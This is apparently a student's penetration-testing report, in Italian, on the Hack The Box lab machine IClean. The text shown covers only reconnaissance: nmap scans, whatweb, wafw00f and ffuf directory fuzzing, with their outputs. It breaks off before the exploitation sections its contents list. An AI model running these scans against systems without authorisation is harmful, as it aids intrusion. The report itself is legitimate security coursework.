

Università degli Studi di Salerno

Penetration Testing Narrative

ICLEAN

Antonio Allocca | Corso di PTEH | A.A. 2023/2024



UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

Sommario

METODOLOGIA E STRUMENTI UTILIZZATI	1
INFORMAZIONI PRELIMINARI.....	2
INFORMATION GATHERING	3
TARGET DISCOVERY	3
PING	3
NMAP	4
ENUMERATING TARGET E PORT SCANNING	4
NMAP.....	4
VULNERABILITY MAPPING.....	7
NESSUS	7
OPENVAS.....	8
WHATEB	10
WAFWoof.....	11
FFUF	11
ANALISI MANUALE	12
DATABASE ASSESSMENT	19
SQLMAP	19
TARGET EXPLOITATION	20
CVE 2024-22195.....	25
CWE-1391: USE OF WEAK CREDENTIALS (4.14) - MITRE	31
CWE-522: INSUFFICIENTLY PROTECTED CREDENTIALS.....	31
PRIVILEGE ESCALATION.....	31
MAINTAINING ACCESS.....	34

Metodologia e strumenti utilizzati

La metodologia usata è il General Framework per il Penetration Tesing andando ad effettuare le seguenti fasi:

1. Target Discovery
2. Enumerating Targer e Port Scanning
3. Vulnerability Mapping
4. Target Exploitation
5. Priviledge Escalation
6. Maintaining Access
7. Documentazione e Reporting

Strumenti utilizzati:

- **Ffuf** (Fuzz Faster U Fool) 2.1.0
- **Ssh** OpenSSH - Versione 9.7
- **Netcat** (GNU Netcat) Versione: 0.7.1
- **Nmap**: 7.95
- **Sqlmap**: 1.7.3
- **Firefox**: 115.0.3
- **Burp Suite**: 2023.2
- www.revshells.com
- **Python/Flask**: Flask 2.3.3
- **Mysql**: 8.0.33
- www.crackstation.net/
- **Qpdf**: 11.4.0
- **wafwoof**
- **OS**: Kali GNU/Linux Rolling x86_64 (**Kernel**: 6.5.0-kali3-amd64)
- **OpenVPN** 2.6.7
- **nmap** -sV --script=vuln 10.10.11.12
- <https://www.urlencoder.io>

Informazioni preliminari

Per collegarsi è stato necessario scaricare la VPN che si trova sul sito di Hack The Box che ci permette di vedere nella rete loca l'istanza della macchina che vogliamo analizzare con il pentesting.

Tutti i test effettuati sulla macchina in quanto è una macchina **vulnerabile by design** e tutto è stato eseguito nei limiti d'azione imposte dal corso.

È fortemente raccomandato essere super user (**root**) del sistema per imporre dei comandi che verranno illustrati in seguito, non eseguibili in altro modo.


Prima di poter connettersi alla macchina target andiamo ad aggiungere il sito capiclean.htb alla lista degli host:

10.10.11.12 capiclean.htb

L'obiettivo principale del presente lavoro è stato quello di identificare, analizzare, sfruttare e documentare il maggior numero possibile di vulnerabilità all'interno del sistema esaminato. In particolare, si è puntato ad individuare le debolezze che potessero essere utilizzate per ottenere accesso non autorizzato ai file critici, come user.txt e root.txt.

Information gathering

Per la raccolta delle informazioni è stato necessario recarsi alla pagina della sfida su HTB e Venire a conoscenza dei suoi IP e l'architettura Linux.



Target Discovery

PING

Tramite il comando ping andiamo a verificare l'avvenuta connessione alla VPN e andiamo a rilevare se la macchina target è presente all'interno della rete locale

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ ping -c 3 10.10.11.12
PING 10.10.11.12 (10.10.11.12) 56(84) bytes of data.
64 bytes from 10.10.11.12: icmp_seq=1 ttl=63 time=50.5 ms
64 bytes from 10.10.11.12: icmp_seq=2 ttl=63 time=50.0 ms
64 bytes from 10.10.11.12: icmp_seq=3 ttl=63 time=51.0 ms

--- 10.10.11.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 49.963/50.467/50.970/0.411 ms
```

NMAP

Con il comando nmap andiamo ad effettuare alcune scansioni al fine di ottenere l'OS Fingerprinting e andarci a visionare tutti i servizi attivi sulla macchina, con le relative versioni e vulnerabilità note.

I comandi effettuati per ottenere informazioni sulla macchina target sono i seguenti:

- **OS Fingerprinting:** nmap -O 10.10.11.12
- **Servizi attivi:** nmap -sC -sV 10.10.11.12
- **Vulnerabilità note:** nmap -sV --script=vuln 10.10.11.12

Tutti questi comandi possono essere seguiti dal flag -oX per avere un file in output persistente.

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ sudo nmap -O 10.10.11.12 -oX ./os_finger.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-04 09:39 CEST
Nmap scan report for capiclean.htb (10.10.11.12)
Host is up (0.049s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  

TCP/IP fingerprint:  

OS:SCAN(V=7.94SVN%E=4%D=6/4%OT=22%CT=1%CU=44646%PV=Y%DS=2%DC=I%G=Y%TM=665EC  

OS:4DC%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)S  

OS:EQ(SP=103%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%02+M53CST  

OS:11NW7%03=M53CNNT11NW7%04=M53CST11NW7%05=M53CST11NW7%06=M53CST11)WIN(W1=F  

OS:E88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M  

OS:53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T  

OS:4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+  

OS:%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y  

OS:%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%  

OS:RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
```

Risultato nmap -O 10.10.11.12

Enumerating Target e Port Scanning

NMAP

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ sudo nmap -sC -sV -p- 10.10.11.12 -oX ./services_finger.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-04 09:41 CEST
Nmap scan report for capiclean.htb (10.10.11.12)
Host is up (0.054s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2c:f9:07:77:e3:f1:3a:36:db:f2:3b:94:e3:b7:cf:b2 (ECDSA)
|   256 4a:91:9f:f2:74:c0:41:81:52:4d:f1:ff:2d:01:78:6b (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
| http-server-header:
|   Apache/2.4.52 (Ubuntu)
|_ Werzeug/2.3.7 Python/3.10.12
|_http-title: Capiclean
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.85 seconds
```

Risultato nmap -sC -sV 10.10.11.12

```

(antonio@kali)-[~/all/pentesting/iclean/scans]
$ cat nmap_scan
Nmap scan report for 10.10.11.12
Host is up (0.046s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ vulners:
|   cpe:/a:openbsd:openssh:8.9p1:
|     CVE-2012-1577  7.5      https://vulners.com/cve/CVE-2012-1577
|     CVE-2010-4816  5.0      https://vulners.com/cve/CVE-2010-4816
|     CVE-2023-51767 3.5      https://vulners.com/cve/CVE-2023-51767
80/tcp    open  http   Apache httpd 2.4.52 ((Ubuntu))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_ vulners:
|   cpe:/a:apache:http_server:2.4.52:
|     PACKETSTORM:176334 7.5      https://vulners.com/packetstorm/PACKETSTORM:176334      *EXPLOIT*
|     OSV:BIT-APACHE-2023-25690 7.5      https://vulners.com/osv/OSV:BIT-APACHE-2023-25690
|     OSV:BIT-APACHE-2022-31813 7.5      https://vulners.com/osv/OSV:BIT-APACHE-2022-31813
|     CVE-2023-25690 7.5      https://vulners.com/cve/CVE-2023-25690
|     CVE-2022-31813 7.5      https://vulners.com/cve/CVE-2022-31813
|     CVE-2022-23943 7.5      https://vulners.com/cve/CVE-2022-23943
|     CVE-2022-22720 7.5      https://vulners.com/cve/CVE-2022-22720
|     CNVD-2022-73123 7.5      https://vulners.com/cnvd/CNVD-2022-73123
|     5C1BB960-90C1-5EBF-9BEF-F58BFFDEED9 7.5      https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-
8BFFDFEE09... *EXPLOIT*
|     3F17CA20-788F-5C45-88B3-E12DB297B7B 7.5      https://vulners.com/githubexploit/3F17CA20-788F-5C45-88B3-
2DB297B7B *EXPLOIT*
|     1337DAY-ID-39214 7.5      https://vulners.com/zdt/1337DAY-ID-39214      *EXPLOIT*
|     CVE-2024-24824 6.5      https://vulners.com/cve/CVE-2024-24824
|     OSV:BIT-APACHE-2022-28615 6.4      https://vulners.com/osv/OSV:BIT-APACHE-2022-28615
|     OSV:BIT-2023-31122 6.4      https://vulners.com/osv/OSV:BIT-2023-31122
|     CVE-2022-28615 6.4      https://vulners.com/cve/CVE-2022-28615
|     CVE-2017-12171 6.4      https://vulners.com/cve/CVE-2017-12171
|     CVE-2022-22721 5.8      https://vulners.com/cve/CVE-2022-22721
|     CVE-2024-2406 5.5      https://vulners.com/cve/CVE-2024-2406
|     OSV:BIT-APACHE-2022-36760 5.1      https://vulners.com/osv/OSV:BIT-APACHE-2022-36760
|     CVE-2022-36760 5.1      https://vulners.com/cve/CVE-2022-36760
|     OSV:BIT-APACHE-2023-45802 5.0      https://vulners.com/osv/OSV:BIT-APACHE-2023-45802
|     OSV:BIT-APACHE-2023-43622 5.0      https://vulners.com/osv/OSV:BIT-APACHE-2023-43622
|     OSV:BIT-APACHE-2023-31122 5.0      https://vulners.com/osv/OSV:BIT-APACHE-2023-31122
|     OSV:BIT-APACHE-2023-27522 5.0      https://vulners.com/osv/OSV:BIT-APACHE-2023-27522
|     OSV:BIT-APACHE-2022-37436 5.0      https://vulners.com/osv/OSV:BIT-APACHE-2022-37436
|     OSV:BIT-APACHE-2022-30556 5.0      https://vulners.com/osv/OSV:BIT-APACHE-2022-30556
|     OSV:BIT-APACHE-2022-30522 5.0      https://vulners.com/osv/OSV:BIT-APACHE-2022-30522
|     OSV:BIT-APACHE-2022-29404 5.0      https://vulners.com/osv/OSV:BIT-APACHE-2022-29404
|     OSV:BIT-APACHE-2022-28614 5.0      https://vulners.com/osv/OSV:BIT-APACHE-2022-28614
|     OSV:BIT-APACHE-2022-28330 5.0      https://vulners.com/osv/OSV:BIT-APACHE-2022-28330
|     OSV:BIT-APACHE-2022-26377 5.0      https://vulners.com/osv/OSV:BIT-APACHE-2022-26377
|     OSV:BIT-2023-45802 5.0      https://vulners.com/osv/OSV:BIT-2023-45802
|     OSV:BIT-2023-43622 5.0      https://vulners.com/osv/OSV:BIT-2023-43622
|     F7F6E599-CEFA-5E03-8E10-FE18C4101E38 5.0      https://vulners.com/githubexploit/F7F6E599-CEFA-5E03-8E10-
18C4101E38 *EXPLOIT*
|     E5C174E5-D6E8-56E0-8403-D287DE52EB3F 5.0      https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-
87DE52EB3F *EXPLOIT*
|     DB6E1BBD-08B1-574D-A351-7D6BB9898A4A 5.0      https://vulners.com/githubexploit/DB6E1BBD-08B1-574D-A351-
6BB9898A4A *EXPLOIT*
|     CVE-2023-31122 5.0      https://vulners.com/cve/CVE-2023-31122
|     CVE-2023-27522 5.0      https://vulners.com/cve/CVE-2023-27522
|     CVE-2022-37436 5.0      https://vulners.com/cve/CVE-2022-37436
|     CVE-2022-30556 5.0      https://vulners.com/cve/CVE-2022-30556
|     CVE-2022-29404 5.0      https://vulners.com/cve/CVE-2022-29404
|     CVE-2022-28614 5.0      https://vulners.com/cve/CVE-2022-28614
|     CVE-2022-26377 5.0      https://vulners.com/cve/CVE-2022-26377
|     CVE-2022-22719 5.0      https://vulners.com/cve/CVE-2022-22719
|     CVE-2006-20001 5.0      https://vulners.com/cve/CVE-2006-20001
|     CNVD-2023-93320 5.0      https://vulners.com/cnvd/CNVD-2023-93320
|     CNVD-2023-80558 5.0      https://vulners.com/cnvd/CNVD-2023-80558
|     CNVD-2022-73122 5.0      https://vulners.com/cnvd/CNVD-2022-73122
|     CNVD-2022-53584 5.0      https://vulners.com/cnvd/CNVD-2022-53584
|     CNVD-2022-53582 5.0      https://vulners.com/cnvd/CNVD-2022-53582
|     B0208442-6E17-5772-B12D-B5BE30FA5540 5.0      https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-
BE30FA5540 *EXPLOIT*
|     A820A056-9F91-5059-B0BC-8D92C7A31A52 5.0      https://vulners.com/githubexploit/A820A056-9F91-5059-B0BC-
92C7A31A52 *EXPLOIT*
|     A0F268C8-7319-5637-82F7-8DAF72D14629 5.0      https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-
AF72D14629 *EXPLOIT*
|     9814661A-35A4-5DB7-BB25-A1040F365C81 5.0      https://vulners.com/githubexploit/9814661A-35A4-5DB7-BB25-
040F365C81 *EXPLOIT*
|     5A864BCC-B490-5532-83AB-2E4109BB3C31 5.0      https://vulners.com/githubexploit/5A864BCC-B490-5532-83AB-
4109BB3C31 *EXPLOIT*
|     CVE-2024-24823 3.6      https://vulners.com/cve/CVE-2024-24823
|     CVE-2016-8612 3.3      https://vulners.com/cve/CVE-2016-8612
|     CVE-2023-45802 2.6      https://vulners.com/cve/CVE-2023-45802
|     OSV:BIT-APACHE-2024-27316 0.0      https://vulners.com/osv/OSV:BIT-APACHE-2024-27316
|     OSV:BIT-APACHE-2024-24795 0.0      https://vulners.com/osv/OSV:BIT-APACHE-2024-24795
|     OSV:BIT-APACHE-2023-38709 0.0      https://vulners.com/osv/OSV:BIT-APACHE-2023-38709
|     B0A9E5E8-7CCC-5984-9922-A89F11D6BF38 0.0      https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-
9F11D6BF38 *EXPLOIT*
|     45D138AD-BEC6-552A-91EA-8816914CA7F4 0.0      https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-
16914CA7F4 *EXPLOIT*
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 48.95 seconds

```

Risultato nmap -sV -script=vuln 10.10.11.12


Come possiamo vedere ci sono tante vulnerabilità all'interno dell'asset che però per lo più vanno ad inficiare sulla **A** (Disponibilità) della triade **CIA** andando a inficiare sulla qualità del servizio con attacchi di tipo **DOS**.

Vulnerability mapping

NESSUS

Andiamo ora ad effettuare il Vulnerability Mapping sia automatico che manuale.
Cominciamo con Nessus.



Procederemo ad eseguire una scansione dettagliata.



Rilevamento vulnerabilità Nessus

OPENVAS

Analogamente a come fatto con Nessus procediamo con l'analisi delle vulnerabilità anche con questo altro tool.



Rilevamento vulnerabilità OpenVAS

WHATEB

Andiamo ora ad analizzare quali framework e tecnologie sono stati utilizzati per creare la WebApp.

Ciò sarà fatto con il comando whatweb

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]
$ cat whatweb_res
http://10.10.11.12:80 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.11.12], Meta-Refresh-Redirect[http://capiclean.htb]
http://capiclean.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[contact@capiclean.htb], HTML5, HTTPServer[Werkzeug/2.3.7 Python/3.10.12], IP[10.10.11.12], JQuery[3.0.0], Python[3.10.12], Script, Title[Capiclean], Werkzeug[2.3.7], X-UA-Compatible[IE=edge]
```

Risultato whatweb <http://10.10.11.12:80>

Con questa semplice scansione possiamo già individuare alcuni servizi e specifiche come il fatto che è in esecuzione un servizio in Python.

WAFWoof

Ora ci chiediamo se è presente un firewall all'interno della Web App. A questo punto possiamo utilizzare wafwoof.

Risultato wafwoof <http://10.10.11.12:80>

In una prima occhiata non risultano essere presenti firewall e ciò può dare più libertà al pentestere.

FFU UF

Analizziamo ora tutte le pagine presenti all'interno del sito tramite il comando ffuf.

Per fare ciò però prima dovremo ottenere delle wordlist o una concatenazione di esse. La Wordlist che ho utilizzato si trova presso il sito: <https://wordlists.assetnote.io/>

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ ffuf -c -w ~/all/pentesting/wordlists/2m-subdomains.txt -u "http://capiclean.htb/FUZZ" -t 400
Wordlists are generated on the 28th of each month, using Commonspeak2 and effective against the most popular technologies.
for, but it's not in the table below, send us a PR and it will be included on this page.
Want to see how our Security automatically maps your external assets and resources? Just let us know!
Show your support:
v2.1.0-dev
Star 1,195 Follow @assetnote
```

Method : GET
 URL : http://capiclean.htb/FUZZ
 Wordlist : FUZZ: /home/antonio/all/pentesting/wordlists/2m-subdomains.txt
 Follow redirects : false
 Calibration : false
 Timeout : 10
 Threads : 400
 Matcher : Response status: 200-299,301,302,307,401,403,405,500

Automatically Generated Wordlists

services	[Status: 200, Size: 8592, Words: 2325, Lines: 193, Duration: 1055ms]
dashboard	[Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 1068ms]
about	[Status: 200, Size: 5267, Words: 1036, Lines: 130, Duration: 1161ms]
login	[Status: 200, Size: 2106, Words: 297, Lines: 88, Duration: 1267ms]
team	[Status: 200, Size: 8109, Words: 2068, Lines: 183, Duration: 582ms]
choose	[Status: 200, Size: 6084, Words: 1373, Lines: 154, Duration: 610ms]
logout	[Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 1210ms]
quote	[Status: 200, Size: 2237, Words: 98, Lines: 90, Duration: 410ms]
sendMessage	[Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 1181ms]
QRGenerator	[Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 1813ms]
server-status	[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 835ms]

Risultato ffuf -c -w ~/path/to/wordlist -u "http://capiclean.htb/FUZZ" -t 400

E già da qui possiamo trovare delle pagine interessanti che saranno necessarie al completamento della sfida.

ANALISI MANUALE

Ci rechiamo in primis sul sito per vedere la sua struttura e le sue caratteristiche e se sono presenti dei campi di input che possono essere sfruttati.


Il sito inoltre non espone API sfruttabili.



